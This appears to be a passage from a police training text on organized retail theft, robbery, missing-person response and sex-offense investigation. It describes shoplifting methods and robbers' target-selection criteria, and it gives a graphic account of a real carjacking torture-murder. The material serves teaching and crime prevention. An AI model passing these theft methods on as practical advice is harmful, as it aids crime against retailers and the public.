ORC groups employ a range of methods to illegally obtain retail merchandise. Most commonly, professional shoplifters known as "boosters" steal multiple quantities of targeted items that can be readily sold to "fences," who in turn resell the goods through legal or illegal channels for financial gain. In some cases, fences provide itemized sheets to boosters indicating specific products desired and the amount that will be paid for them. According to retailers, boosters tend to target products that are small, concealable, and of relatively high value. Some frequently stolen products retailers identified include razor blades, diabetic test strips, infant formula, teeth whitening products, cosmetics, and over-the-counter medications, such as Prilosec. One common method employed by boosters is to conceal merchandise in customized bags that have been modified to help circumvent store security systems. Boosters also often work in groups, commonly utilizing lookouts, distraction methods, and, in some cases, sophisticated hand signs to communicate. Other methods boosters employ include practices such as box stuffing, return fraud, and ticket switching. ORC activity may also include some level of collusion with store employees, who may participate in theft themselves or could assist thieves by such actions as leaving doors unlocked or providing alarm codes or other security information. According to retailers, boosters routinely target multiple stores a day, frequently hitting retail stores in shopping malls or near major highways to increase potential targets and allowing a quick escape route (GAO).

Levels of Boosters

1. Level one booster typically stays local and is often drug-dependent.

2. Level two and
3. Level three boosters often travel state to state, hitting 20-25 stores a day.

Gary Weisbecker runs the Walgreens Organized Retail Crime Division and is helping crack down on crime issues in Connecticut. Weisbecker worked for the NYPD for many years, cracking down on organized crime. ORC individuals and rings make as much as \$300-\$500,000 a year.

He said the boosters sell the product to the fences. "They clean up the product, make sure it looks like it's a legitimate source, and it works its way back into the retail chain," he said. They'll use lighter fluid or windshield fluid to remove retail stickers and even pay competent package counterfeiters to make the product look legit.

Boosters will be given shopping lists of what's needed for the fences. "They'll be told I'm good on formula, but we need Prilosec to turn," said Weisbecker. "They'll steal \$400 here, go to another Connecticut store, do another \$400 there ... They know what the felony theft level is, so they'll stay just under it."

In some cases, the criminals will bring accomplices to distract clerks or customers, or to help guard them so they can swipe the merchandise. They target over-the-counter medications, baby formula, diabetic test strips, teeth whitening strips, batteries, razor blades, gift cards, video games, DVDs, CDs, and other products.

"Fifteen or twenty years ago, the mob raised money through prostitution, loan sharking and gambling. Now they're able to do it very low risk, he said. "This has grown today to be an epidemic," Weisbecker said the most frightening part is where the money's going. "These seemingly smaller thefts are adding up to really big crimes, and we're tracking that money to some extremely dangerous people," he said. "We've got to do something to stop it."

The Costs

"In the old days, people would steal something in Trumbull and sell it in New Haven for pennies on the dollar," said Jones. "But with the advent of the Internet and auction sites out there able to sell it for up to 75 percent of the ticket price (versus 25 percent). The Risk-Reward ratio is now in favor of the criminal."

Weisbecker said there's also a health concern. "You look at a lot of the stolen products. Baby formula, diabetic test strips, fast-moving consumer goods," he said. "You take that diabetic test strip that costs about \$100. Now when that's actually stolen, where's it being stored? Think it's being stored in a climate controlled condition? Ninety-nine out of 100 times it's not. A storage shed high temperatures. So when that eventually gets back into the retail chain, how safe is that product? " Medicines and baby formula are also being stored improperly. In many cases, expiration dates are being changed to resell more easily.

Tools Boosters Utilize

- EAS Tag Removal Devices
- RFID

- Booster Bags
- Concealment Clothing
- UPC Counterfeiting
- Receipt Counterfeiting
- Receipt Duplication/Printing
- Credit Card Encoder/Reader

8. Crimes against Persons

Crimes against Persons Defined

A crime against a person is a crime that involves violence or the threat of violence against a human. These crimes are more serious than crimes against property and will be handled with a greater priority. According to the National Incident-Based Reporting System, the following are the definitions relating to crimes against persons.

Assault Offenses: An unlawful attack by one person upon another.

Aggravated Assault: An unlawful attack by one person upon another wherein the offender uses a weapon or displays it in a threatening manner, or the victim suffers obvious severe or aggravated bodily injury involving apparent broken bones, loss of teeth, possible internal injury, severe lacerations, or loss of consciousness.

Simple Assault: An unlawful physical attack by one person upon another where neither the offender displays a weapon, nor the victim suffers obvious severe or aggravated bodily injury involving apparent broken bones, loss of teeth, possible internal injury, severe laceration, or loss of consciousness.

Intimidation: To unlawfully place another person in reasonable fear of bodily harm through the use of threatening words and/or other conduct, but without displaying a weapon or subjecting the victim to actual physical attack.

Homicide Offenses: The killing of one human being by another.

Murder and Non-Negligent Manslaughter: The willful (non-negligent) killing of one human being by another.

Negligent Manslaughter: The killing of another person through negligence.

Justifiable Homicide: The killing of a perpetrator of a serious criminal offense by a peace officer in the line of duty; or the killing, during the commission of a serious criminal offense, of the perpetrator by a private individual.

Kidnapping/Abduction: The unlawful seizure, transportation, and/or detention of a person against his/her will, and of a minor without the consent of his/her custodial parent(s) or legal guardian.

Sex Offenses, Forcible: Any sexual act directed against another person, forcibly and/or against that person's will, or not forcibly, or against the person's will where the victim is incapable of giving consent.

Forcible Rape: The carnal knowledge of a person, forcibly and/or against the person's will; or not forcibly or against the person's will where the victim is incapable of giving consent because of his/her temporary or permanent mental or physical incapacity (or because of his/her youth).

Forcible Sodomy: Oral or Anal sexual intercourse with another person, forcibly and/or against that person's

will; or not forcibly or against the person's will where the victim is incapable of giving consent because of his/her youth or because of his/her temporary or permanent mental or physical incapacity.

Sexual Assault with an Object: To use an object or instrument to unlawfully penetrate, however slightly, the genital or anal opening of the body of another person, forcibly and/or against that person's will; or not forcibly or against the person's will where the victim is incapable of giving consent because of his/her youth or because of his/her temporary or permanent mental or physical incapacity.

Forcible Fondling: The touching of the private body parts of another person for the purpose of sexual gratification, forcibly and/or against that person's will; or not forcibly or against that person's will where the victim is incapable of giving consent because of his/her youth or because of his/her temporary or permanent mental incapacity.

Sex Offenses, Non-forcible: Unlawful, non-forcible sexual intercourse.

Incest: Non-forcible sexual intercourse between persons who are related to each other within the degrees wherein marriage is prohibited by law.

Statutory Rape: Non-forcible sexual intercourse with a person who is under the statutory age of consent (FBI: UCR, 2011).

Robbery

As a police officer, it is common for a person to call and say, "I've been robbed," when they were actually a victim of theft or a burglary. The victims are often unfamiliar with the way that crimes are coded. They are not always aware of the elements needed for each crime.

The Elements of Robbery

The penal codes of each state define robbery in different ways, but the definitions contain the same essential elements. Robbery generally consists of:

- ¥ The taking, with the intent to steal, of;
- ¥ the personal property of another;
- ¥ from his or her person or in their presence;
- ¥ against his or her will;
- ¥ by violence, intimidation or the threat of force (FindLaw, 2016).

Many others think of only Bank Robberies when they hear the term "robbery." Bank robberies are not the only type of robberies that occur. There are several different styles of robberies, but the below list should give you a broader understanding.

Types of Robberies

A. Visible Street Robberies (mugging)

Approximately five of every ten robberies happen on the street.

B. Carjacking

1. Prior to 1990, if an offender used a weapon to confront owners and steal their cars, it was simply classified as a robbery.
2. In Detroit that year the term carjacking was coined to describe the growing numbers of these potentially violent confrontations between offenders and victims.

C. Home Invasion Robberies

Robberies in which one or more perpetrators enter the home make up about 12 percent of reported robberies.

D. Automatic Teller Machine Robberies

At one point robberies at these locations were so publicized that critics referred to ATMs as “magnets for crime.”

1. However, though during the 1990s the ATM robbery rate dropped from one robbery per million transactions during the 1990s to its present one per 3.5 million transactions.
2. The ATM robbery victim is typically a lone woman who is using the machine between 8:00 p.m. and midnight.

E. Taxi Cab Robberies

Taxi cab drivers are easy targets because they work alone, are available at all times of the day and night, do business on a cash basis, and can be called or directed to locations which favor the aims of offenders.

F. Convenience Store Robberies

Convenience stores account for about six percent of all reported robberies.

When robbers are picking a store to rob, the things which are most important to them are:

- 1) amount of money they can get,
- 2) a good escape route,
- 3) inadequate police coverage,
- 4) an unarmed clerk,
- 5) lone employees,
- 6) no video surveillance cameras, and
- 7) the absence of customers.

G. Truck Hijacking Robberies

In this country, cargo theft may be responsible for losses of a \$10 to \$12 billion a year.

1. Truck hijacking is committed by experienced armed robbers acting on inside information.
2. Many truck hijackings happen in or near major cities because it is easy to dispose of the goods there.
3. Hijackers take what is valuable, with a preference with cargos that are easy to dispose of and hard to trace (Swanson, Chamelin, & Territo, 2016).

F. Bank Robberies

Banks are easy targets due to the tellers being trained to give the robber money even if they do not display or infer a weapon.

Street Robberies

Street robberies, or as some call them muggings, involve extreme violence and complete lack of respect for people, society and our laws. Many people fear walking down the street, even in broad daylight. Many people choose not to work, shop or go out to eat in urban areas. Some blame the police. Some blame the politicians. Some correctly blame the thugs that are spreading this type of crime. These street robbers only care about themselves. They want a quick, easy buck so they can buy drugs. There are some that commit these acts as part of a gang initiation, but then later continue those actions. Some enjoy the fury of their vicious and reckless acts that they bring about on their helpless victims. Regardless of their reasoning, criminals who commit his type of crime are a menace to society and need to be stopped. And that job gets passed onto you, the law enforcement community.

Decoys in robbery prevention

Some departments have developed a better way to catch street robbers in areas where robberies are common. They do this by dressing up as potential victims, such as the elderly and homeless, while uniformed and undercover officers are nearby watching out in case they get mugged.

"The goal is to get the robber without anybody getting hurt." They're not prepared for it. They're almost shocked (Lawson, 2003)."

Before they started the sting operation, the police department consulted with the prosecutor's office to get explicit instruction, so there would be no chance of an accusation of entrapment.

They tested different costumes and actions and at first did not look vulnerable enough. In one instance, a suspect approached their decoy and when he saw that his socks were clean he moved on. Apparently, the mugger could tell that the victim was not homeless since he had on clean socks. The next night, the same decoy wore dirty socks, and this time, the same suspect mugged him (Lawson, 2003)."

Carjacking

Carjacking is another very serious, violent and sometimes deadly crime. Rather than just steal cars that are unattended, these malicious hoodlums attack the car owner. They threaten them, beat them, kidnap them and sometimes kill them, so that they can take a joyride. Often carjackers take a car that is still occupied by an infant or child in a car seat. Sometimes they later dump the car in an abandoned area, leaving the young victims to fend for themselves.

In one case in Knoxville, Tennessee, a couple named Christopher Newsom and Channon Christian went to meet some friends, but never made it there. Instead, they were carjacked by five assailants. Newsom was bound, gagged and brutally beaten and raped with an object. He was then forced to walk barefoot to a set of railroad tracks where he was shot in the neck and back. The shots only paralyzed him, but they then executed him with a final shot to the head, poured gasoline on him and set him on fire.

Newsome's girlfriend was then hog-tied and brutally beaten and raped for several hours with multiple objects, including the leg of a broken chair. At one point, the attackers tried to conceal their DNA by emptying a container of bleach down her throat and pouring it on her body. While she was still alive, they wrapped her body in garbage bags, her head in a plastic grocery bag and stuffed her in a garbage can. She was still alive during this time before succumbing to suffocation. All five assailants were later apprehended and sent to prison (Howerton, 2013).

Three explanations for the increase in carjacking's

¥ Improved security devices on cars make it harder to steal a car, so carjacking becomes the easy alternative.

¥ To rapidly escape the scene of a crime.

¥ To steal an expensive or specific make of vehicle to sell in another country or for parts in a chop shop (Citizen Defense Training, 2013).

Home Invasion Robbery

The Home Invasion Robbery is one of the most dangerous types of robbery. In a street robbery, the suspect wants to hurry to avoid detection. In a home invasion, once the robber is inside your house, they have more control and can be more violent. They can continue their crime for longer periods of time. In a home invasion, the robber has access to all of your personal and sentimental items. They can put your entire family in harm's way. These robbers have also raped and killed in the past. "In one incident, robbers immersed an elderly victim's face in boiling water and in another they sodomized a victim to death with a broken table leg (Heinonen & Eck, 2016)."

Automatic Teller Machine Robberies

These machines help make our lives more convenient. Many times you need to access money from your account, but the bank is already closed. Or you may be on vacation, and your bank has no branch in that area. The ATM is not only convenient for the customer, but it is also convenient for the criminal.

A few studies, although they are becoming dated, have provided some data on common ATM robbery patterns.

The general conclusions are as follows:

- ¥ Most robberies are committed by a lone offender—using some weapon—against a lone victim.
- ¥ Most occur at night, with the highest risk between midnight and 4 a.m.
- ¥ Most involve robbing people of cash after they have made a withdrawal.
- ¥ Robberies are somewhat more likely to occur at walk-up ATMs than at drive-through ATMs.
- ¥ About 15 percent of victims are injured.
- ¥ The average loss is between \$100 and \$200 (Scott, 2002).

Taxicab Robberies

Taxicab robberies are similar to street robberies except the criminal has a higher level of secrecy. In some large cities like Chicago, taxi cabs are required to have a bullet-proof shield for protection between the customer and the driver. Many police agencies have a policy agreement with the cab companies that the customer has to pay at the beginning of the trip, rather than at the end. This policy helps guarantee that the driver gets paid for the fare, but it also helps prevent robbers from targeting them. For the obvious reason, most thieves are looking for quick cash and are not currently carrying cash on them.

Convenience Store Robberies

Convenience store and gas station robberies are also a problem. They are sometimes located near a highway, and this makes it easy for criminals to make a quick get away if they are using a vehicle. These are very similar to a street robbery in that they occur in the public view. As a police officer, you should get to know the clerks at gas stations so they feel comfortable calling the police when they feel threatened. Many times, after a robbery, the clerk will say something like, “I felt that they were up to something, but I did not want to bother the police.” Building community-oriented police methods can greatly help gain the public’s trust. This trust could have been the difference in the clerk calling earlier and maybe preventing the crime.

Truck Hijacking Robberies

“The National Safety Council warns that some commercial vehicles (such as pickup and delivery trucks, tractors and trailers, armored vehicles, mail and package delivery vehicles, etc.) may be especially vulnerable to hijacking attempts (TDI, n.d.).” Some hijackers target the truck for the cargo. Some target the truck itself, to be used in the commission of other crimes, such as warehouse burglary, transporting drugs and contraband or even more daunting, using it for terroristic crimes such as hauling explosives or other weapons of mass destruction.

According to the Texas Department of Insurance, drivers should be trained to adhere to strict security measures to prevent hijacking:

- ¥ Keep fixed driving routes.
- ¥ Know alternative routes.
- ¥ Designate predetermined checkpoints.

- ¥ Be aware of safe areas in case they believe they are being targeted.
- ¥ Do not assume technology like the global positioning system will not fail.
- ¥ Park in secure areas with ample lighting.
- ¥ Carry a 24-hour emergency telephone number at all times.
- ¥ Know or learn the route, especially if it is a new one or has a drop-off location never visited before.
- ¥ Know the cargo, especially when carrying a potentially hazardous or high-value load.
- ¥ Check the load as it is loaded to make sure that what is in the vehicle is what is supposed to be there.
- ¥ Inform the dispatcher of the route and then follow it. If the route changes the driver should inform someone.
- ¥ Remember, there is safety in motion. Be cautious when moving, but know the most dangerous times for hijacking are when a vehicle is stopped.
- ¥ Lock the vehicle every time you make a stop.
- ¥ Keep the trailer unit locked securely from the moment the vehicle is loaded. Lock the cab and roll up the windows when parked or in slow moving traffic.
- ¥ Unlock the truck for as short a time as possible when stopped to rest, eat, or make a delivery.
- ¥ Only stop in designated rest areas where there are other trucks parked.
- ¥ Avoid stopping at the same places every trip.
- ¥ Do not stop to help motorists in trouble, but call.
- ¥ Be aware of surroundings. Watch for suspicious vehicles at the pickup point, cars, or vans that follow the vehicle on the highway or anything that seems out of line.
- ¥ Never pick up hitchhikers.
- ¥ Don't leave a vehicle at the customer's dock.
- ¥ When making a delivery, don't leave cargo on the street even for a minute or two.
- ¥ Keep the vehicle, license plate and Vehicle Identification Number (VIN) numbers of the vehicle on their person at all times for both the tractor and trailer. They will be valuable information to provide to law enforcement should the vehicle be hijacked.
- ¥ If a driver starts to feel uncomfortable, they should lock up and get out if it is safe to do so, or call for help if feeling threatened by being in the vehicle.
- ¥ Remember, there is safety in motion. Be cautious when moving, but know the most dangerous times for hijacking are when a vehicle is stopped.

Bank Robbery

Preventing bank robbery is nearly impossible. The goal would be to make the robbery go smoothly with little or no violence. Although we cannot predict the level of violence that the robber may dispense, it is a smart choice to properly educate the bank employees and tellers on how to best handle the situation. The Portland Police Bureau recommends the that bank employees do the following:

During the Robbery

- ¥ Remain calm. Most robbers do not wish to harm their victims. They are only interested in getting money or property. The calmer you are, the less chance there is of the robber becoming agitated or dangerous. This also increases your chances of getting a more accurate description of the robber and being of greater

assistance in the robber's apprehension.

¥ Do not argue, fight, surprise or attempt to use weapons against a robber. He has already taken a major risk by entering your store and is usually as frightened as you are. Because of this, additional provocation on your part could make the situation worse. Therefore, give the robber exactly what he or she wants and do it quickly. Don't take unnecessary chances with your life.

¥ While you should cooperate with robbers, don't volunteer any assistance. Don't give all the money if the robber only asks for \$10's. Don't give checks voluntarily.

¥ Activate silent alarms or other security devices if you can do this without detection.

¥ Watch the robber's hands. If the robber is not wearing any gloves, anything he touches might leave fingerprints.

¥ Give the robber your "bait" money. Be sure to inform the investigating officer that you did so.

¥ Be systematic in your observations. Look the robber over carefully. Mentally note as many details as possible until you can write them down. Compare the robber with yourself. Is he taller, heavier, older...and so on?

¥ Notice the type and description of any weapons used. Glance at the weapon only long enough to identify it. Look at the robber from then on. Make no sudden moves and don't be heroic.

¥ If it can be done safely, observe the direction the thief takes in leaving the scene. Where a vehicle is involved, concentrate on the make, model, year, color, license plate number and issuing state.

After the Robbery

¥ Telephone police immediately. If you act quickly, police might be able to catch the suspect and recover your money. When you dial 9-1-1, the procedure is always the same. You will be asked if your emergency involves police, fire or medical. Request police. Then briefly indicate to the call taker what the problem is, when it happened, where you are, who did it, who needs help and whether there were injuries or weapons involved. Remember to stay on the phone with the emergency call taker. After calling the police, keep your telephone line clear until the police arrive. The officers may need to call you.

¥ Lock all doors and allow no one in. Ask witnesses to remain on the premises until police arrive. Do not touch anything the robber may have touched.

¥ Do not discuss what happened with any other witnesses. Your impressions should be kept untainted until you have talked with authorities.

¥ Complete your incident-suspect-vehicle description form while waiting for police to arrive. The responding officer will want this information immediately to broadcast to other police cars in the area. Be as complete as

possible. Consider keeping a portable tape recorder nearby to preserve your first impressions. Sometimes you will be trembling too much to write quickly or may feel more comfortable verbalizing the episode than writing about it.

¥ Finally, remember that robbery response strategies require planning and coordination between employees and management. Give some thought to how you might react in a robbery situation and discuss your concerns with co-workers and employers. Common sense, caution and adherence to established policies and procedures can reduce the amount of money stolen and minimize the chance of injury and loss of life (Portland Police Bureau. (n.d.).

Police responded to the robbery scene and tactical situations at the scene

After a bank alarm is activated, the dispatcher will call the bank and ask them a predetermined question. Depending upon how the bank employee answers that question, will determine the next step of the response.

If the response indicates that they are safe and there is no robbery, then the police officers are notified over the police radio. When the police arrive, they will maintain a perimeter and conduct surveillance on those exiting the bank. They will then wait for a bank employee to leave the building, approach the police and confirm that there is no robbery in progress and there are no suspects inside.

If the response is sketchy or it confirms that a robbery is taking place, then dispatch will notify responding officers and they will take appropriate action. In either case, officers responding will not activate their sirens and will turn off their emergency lights a block before they are in sight of the bank. On arrival, officers will maintain perimeter positions, conduct surveillance and try to prevent anyone else from entering the bank. The officers will watch for any get-a-way vehicles or look-outs and also for fleeing suspects.

Once the suspects are gone from the bank, dispatch will confirm this with a phone call and send out one of the bank employees to meet with officers. Once the bank employee confirms that all suspects are gone, the officers can then enter the bank and double check that all suspects are gone. The investigation then begins, along with the careful relaying of any suspect and vehicle descriptions. The main goal of these procedures is to prevent a hostage situation and to keep the bank employees and citizens safe (PBPD, 2008).

(Bank Alarm policy from Pine Bluff PD)

Action, physical, and situational stereotyping

In these days of micromanagement and criticism of police officers, some of the current talking points are that police officers need to be retrained in various areas of their profession. This curriculum is not created to argue that point, but it does bring about the need for officers to do their best at all times. Some analysts have come up with three categories of stereotyping (action, physical and situational) that officers are sometimes guilty of while enroute to a robbery in progress call or a call of a similar nature. According to

Swanson, Chamelin & Territo, the definitions of the three types of stereotyping are listed below:

Action stereotyping

Based on typical actions, stereotyping in which an officer expects that a certain type of event will unfold in a particular way; can result in the officer's failure to see the event the way it actually occurs.

Physical stereotyping

Based on typical appearances, stereotyping in which an officer expects that a certain type of person will fit a particular description; can result in the escape of a suspect or harm to the officer.

Situational stereotyping

Based on past situations, stereotyping in which an officer expects that the situation at a particular location will always be the same; increases the officer's vulnerability

Follow-up Investigative Procedures for Robbery

"The investigation of robbery poses many of the problems inherent in person-to-person crime. When victims and witnesses are confronted by an armed suspect, their perceptive abilities are diminished. The presence of a weapon further limits perception, as will any violent action. Since the typical robbery involves a dangerous weapon and an emotionally disturbing atmosphere, the inquiry cannot rely on descriptions as the primary tracing means (Gilbert, 2007)."

Method of Operation (Modus Operandi)

In most instances, the robber's identity is unknown. So the investigative process begins. One technique to help discover the robber's identity is to consider their method of operation. Many criminals will display the same sort of behavior over and over.

If you have had prior robberies that matched the suspect's modus operandi, then use those methods to build your case. If you have not had similar incidents, then use this case to begin to develop the robber's methods.

"Regardless of the specific category of the robbery, certain method-of-operation traits prevail. The great majority of robberies involve the following elements:

1. selection procedure,
2. entry method,
3. initial actions prior to the display of force,
4. display of force,
5. method of acquiring the object of the robbery,
6. actions prior to escape, and
7. escape method (Gilbert, 2007)."

Try to determine how the suspect chose that victim or that business as a target. How did the suspect make entry and announce his intentions? Many times a bank robber will wait at the center table in the bank lobby and pretend to fill out a withdrawal slip. Did they just rush in wearing a mask and conduct a takeover robbery? Did they use force or pass a robbery note? Do they pass a bag around and order the tellers to fill it up or do they jump the counter and take the money themselves? Do they order victims on the floor before leaving? How do they get away (Gilbert, 2007)?" These are questions that the investigators need to ask themselves while conducting the preliminary investigation.

A Team Approach to Robbery Investigations

When dealing with a serious felony investigation such as robbery, it is necessary to have a team that works well together. Each detective may specialize in a certain skill set. One may be better at taking photographs, and one may excel at latent fingerprint collection. Another may be a more skilled interviewer, so the lead detective should be aware of the teams' strengths and weaknesses, to get the job done in a quick and efficient manner. Solving a crime is not about who gets the credit, but rather how well your team works together to get the bad guy.

Robbery preventative measures

If it was possible to prevent all robberies, that feat would have already been reached. Some preventative methods are listed below:

- ¥ Surveillance cameras with clear views of all teller stations, entrances and exits with prominent signs announcing their presence.

- ¥ Bullet resistant glass and counters at all teller stations. This method has shown to be an excellent deterrent.

- ¥ Routine collaboration with police officers to monitor area crime behaviors.

- ¥ Hiring off-duty police officers who have the proper training to handle robbery attempts.

- ¥ A security employee who welcomes patrons at the entrance. This deters offenders who are trying to conceal their faces.

- ¥ A "No Hats" policy with a sign requesting removal of all headgear.

- ¥ Height indicators at all exits to help eyewitnesses in judging the culprit's height.

- ¥ A holdup alarm system with secreted trip devices at teller stations

- ¥ An unobstructed view of all teller stations from the majority of locations within the premises

- ¥ Repeated removal of surplus money from teller drawers

¥ Tellers trained to remain composed, obey the robber's demands, trip the holdup alarm and keep any demand note. Since most offenders are "amateurs" who are usually very unstable, keeping them calm and complying with their demands is vital

¥ Dye packs and serialized currency in limited sums of \$50 and \$100 to relinquish to the offender

¥ Police contact through the local police department

Opening and Closing

Another significant robbery prevention tool is the formation of a safe opening and closing procedure. The "Morning Glory" type robbery where perpetrators will assault employees as they open up the premises for the day, take them inside and demand money, or they may have hidden within the building during the night. This type of robbery can usually be avoided by using a few safeguards.

¥ Assign at least two employees to the assignment

¥ Have one employee stay in a locked vehicle with the engine running while the second employee opens up the building

¥ Each day, the two employees create an "all clear" gesture that the employee who enters gives to the other employee in the car after the premises has been thoroughly checked. It is important that they not use the same signal every day as this can be spotted beforehand and ordered by a hidden offender

¥ If the employee in the car smells trouble, they should loop around the building and call the police immediately, while waiting in the car

¥ The opposite closing process can take place with an employee waiting in a locked car until both are securely underway in individual cars (Berkley, 2014)

Missing Persons / Abductions / Kidnappings Missing Persons

Missing person cases are one of the most challenging calls to deal with as a police officer.

In most situations, the reason for the disappearance is unknown. The variables seem to be endless at first, especially when there were no eyewitnesses to the event. There are no longer any 24 hour waiting periods for reporting missing persons, even if it involves an adult.

Gather as much information about the missing person as possible and then pass it on to area law enforcement. Below is a list of required information that needs to be gathered:

- o Verify the accuracy of the complaint
- o Physical description (age, sex, height, weight, skin color, hair color and style)
- o Clothing description (hat, glasses, shirt, pants, shoes and other articles such as backpacks, etc.)
- o Clear and recent photos (full view head to toe and close-up full view of face)

- o Last known location
- o Last known person that accompanied them
- o Closest friends or relatives that they may be with and their contact info (addresses, phones, Facebook, social media contacts, etc.)
- o Regular routes and activities of the missing
- o History of disappearing
- o Similar incidents in the area (e.g. abductions, suspicious vehicles or persons) These photos should be sent out digitally to local police officer's email accounts or other means, so they can view the photos on their work phones, or their in-car computers. The best place to start the investigation is from the missing person's last known location. Another area to start searching is from the victim's bedroom. There have been many cases where the young child was playing hide and seek in their bedroom and they fell asleep in their hiding place (e.g. under their bed or inside their toy box). So start there by yelling and calling their name. This would also be an excellent opportunity to check to see if there are any obvious signs of struggle or foul play.

If there are no signs of foul play and the missing person is not in the house, then the search will need to be expanded out from there. You need some officers on foot and some officers searching in vehicles to expand the search. Illicit the help of neighbors, family and friends to perform a coordinated search of the neighborhood. Consider a vehicle roadblock canvass. At least one person needs to start calling the close friends and relatives of the missing person to check to see if they are with someone.

Abductions

If there are signs of foul play or evidence of an abduction, seal off the area for a Crime Scene Technician, a supervisor and additional investigators, and request a canine officer to respond. The officer and the canine will begin the search from there. Instruct others not to trample on the search path, so that the dog will have a better chance of staying on the scent trail.

If the victim is a child, then the appropriate Amber Alert protocol needs to be followed.

∞ Confirmation that an abduction has occurred (e.g., witness verification, alternative explanations for a child's absence eliminated, etc.).

∞ The victim is 17 years of age or younger, or has a proven mental or physical disability.

∞ The victim is in imminent danger of serious bodily injury or death.

∞ There is information available that, if disseminated to the public, could assist in the safe recovery of the victim (POST, 2011).

Once the child is entered as missing into NCIC, the National Center for Missing and Exploited Children will contact your department and ask if they can assist you in the case. They are professionals and are a great source for getting information out to the public and for supporting you in the case. If they do not contact you, give them a call and they will be happy to help you.

The handling law enforcement agency will prepare an initial press release that includes all available information. The press release should be immediately forwarded to their media services.

The press release will include:

1. The child's identity, age, and description
2. Suspect's identity, age, and description
3. Vehicle description
4. Location of incident, direction of travel, potential destinations
5. A media liaison or press information officer, and a telephone number for the media to call for additional information and/or updates
6. A telephone number for the public to call with leads/information
7. A photo or digital image of the missing person

The reporting agency should consider transmitting the information over their local and regional radio communications systems, i.e., transit systems, local area hospitals, public works, fire/EMS, animal control, lifeguards, ham radio associations, etc. (POST, 2011).

The AMBER Alert should be activated only in those child abduction cases meeting the necessary AMBER Alert criteria. AMBER Alerts should not be used for cases involving:

- ∞ Runaways
- ∞ Where no abduction is confirmed or occurred
- ∞ Missing children in which there is no evidence of foul play or the child is not in imminent danger of serious bodily harm or death
- ∞ Custody disputes where the child's life or physical health is not reasonably believed to be in imminent danger

"It is important to remember that an AMBER Alert is effective only if activated when appropriate. If AMBER Alerts are misused or employed in cases that do not meet the criteria, the program's credibility and integrity can be diminished. For cases that do not meet these criteria, agencies should continue to exercise discretion in determining which of the many following available resources would be the most appropriate for transmitting information to other law enforcement agencies, the media, and the public (POST, 2011)."

The below hyperlink is a necessary manual to use during a Child Abduction incident.
(FBI Child Abduction Response Plan)

Kidnappings

"The FBI, historically and today, responds to ransom or financial gain kidnappings. A kidnapping will usually involve the FBI either as the lead agency or as an assisting agency. There is no need, benefit, or legal obligation to wait in notifying or requesting assistance from the FBI. Ideally, notification and/or request for assistance should be made as soon as possible. Any requests for assistance which can be predicted, or

arise, should be acted upon as soon as possible. The less catch-up there is, the better the efficiency and effect of the assistance. This applies to all assisting agencies (POST, 2011).”

The classifications of sex offenses

Every state has different laws covering sexually related offenses. They each have different names and explanations. Refer to your local state laws for clarification.

Sexual Abuse / Assault

Sexual abuse is generally the unwanted touching of the victim’s body without penetration.

Sexual assault includes abuse but there is some sort of threat or force being used. If there is penetration (oral, anal or vaginal) then the force is already assumed.

Child Sexual Abuse / Assault / Statutory Rape

Child sexual abuse involves any sexual touching of the child’s body.

Child Sexual Assault is any such abuse but with force or the threat of force. If there is penetration (oral, anal or vaginal) then the force is already assumed.

Statutory rape is when a person under the age of consent gives unlawful consent to another. This is a non-forced sexual act.

Possession and Creation of Child Pornography

Possessing child pornography is a crime against children. This crime increases the demand for children to be abused and exploited. In some cases, this type of offense causes the offenders to act out on new child victims. Of course, the creation of child pornography also creates new victims of sexual crimes.

Sex Offender Registration and other violations

Sex offenders often fail to register their whereabouts. This type of crime also can lead to the re-victimization of past child victims and new victims. Many sexual offenders are predators that are always seeking out new victims.

Prostitution / Solicitation

These sex crimes are as old as human history. This crime involves the offering or solicitation of sexual acts for money or other items of value.

Indecent Exposure

In some states, it is not illegal for a person to be completely nude. In other states, it is a crime. But in most

states, if a person is pleasuring themselves in public view or doing some other lewd act, then they can be arrested.

Four types of sexual murder

The above table lists the four types of sexual murder (McGraw-Hill, 2003)

“Generally, murder classifications have failed to be useful for investigators in identifying perpetrators of murders. Based on the experience of the authors, this article extends the definitions of four previously recognized rape-offender typologies (power-assertive, power- reassurance, anger-retaliatory, and anger-excitation) into classifications for sexually oriented killers. These types of murderers and their crime scenes are described through the dynamics of their behaviors, homicidal patterns, and suspect profiles. Each typology is followed by an actual case example that fits that particular type of killer. By identifying crime scene and behavioral factors of these killers, the homicide investigator will be more equipped to process murder scenes, prioritize leads, and apprehend killers. Unlike earlier efforts at crime scene classification, the present work addresses the behaviors, motivational continuum, and the effects of experiential learning by the perpetrators. The relative frequency of the four types within a population of murderers at the Michigan State Penitentiary is revealed (Keppel & Walter, 2016).”

“Ressler, Burgess, and Douglas (1988) consider a murder sexual if at least one of the following is involved: the victim is found totally or partially naked; the genitals are exposed; the body is found in a sexually explicit position; an object has been inserted into a body cavity; there is evidence of sexual contact; or there is evidence of substitutive sexual activity or of sadistic sexual fantasies (NCJRS, 2005).”

Interview procedures and investigative questions for sexual assault cases Preliminary Victim Interview
The IACP National Law Enforcement Policy Center developed the following protocol to assist officers in dealing with this sensitive subject.

Notify a victim advocate as soon as possible as part of your response to the call. Give the victim the choice to have the victim advocate present during the preliminary and follow-up interviews. “A spouse, boyfriend or girlfriend, or parent may not be the most appropriate support person to have present during an interview because the victim may hesitate to reveal all the details of the assault in front of someone with whom they are close (IACP, 2005).”

Initial Response

Initially, the first responding officer must ascertain if a crime has been committed. Once that is confirmed, then the officer needs to get enough information to determine the location of the crime scene and any evidence so that they can be secured. Remember the victim is also a crime scene, so her clothing needs to be seized as evidence. This needs to be accomplished in a discreet manner and access to another change of clothes should be arranged. Also the officer needs to identify any possible witnesses and suspects so that other officers can assist in locating them. If the suspect(s) are located, they are also a crime scene.

Preliminary Interview Protocol

It is important that the officer's demeanor and word choices are appropriate for the interaction with the victim. The officer needs to gain the victim's confidence and let the victim know that a significant part of the officer's role is to provide assistance and protection. Although it is appropriate for the officer to express sympathy for the victim, and to show concern for the victim's well-being, it would not be appropriate to be touching or patting the victim. This action may scare the victim or it may be received in the wrong manner. Showing compassion will help contribute to the victim's overall welfare and my help in the future as the case moves forward.

The officer needs to explain to the victim that in order for the investigation to be thorough, there will be assistance from other team members. The Sexual Assault nurses and medical personnel will perform a rape kit to gather necessary evidence from the victim. After this examination, the officer will need to speak with the victim in greater detail at the police station in order to be more private and free of distractions.

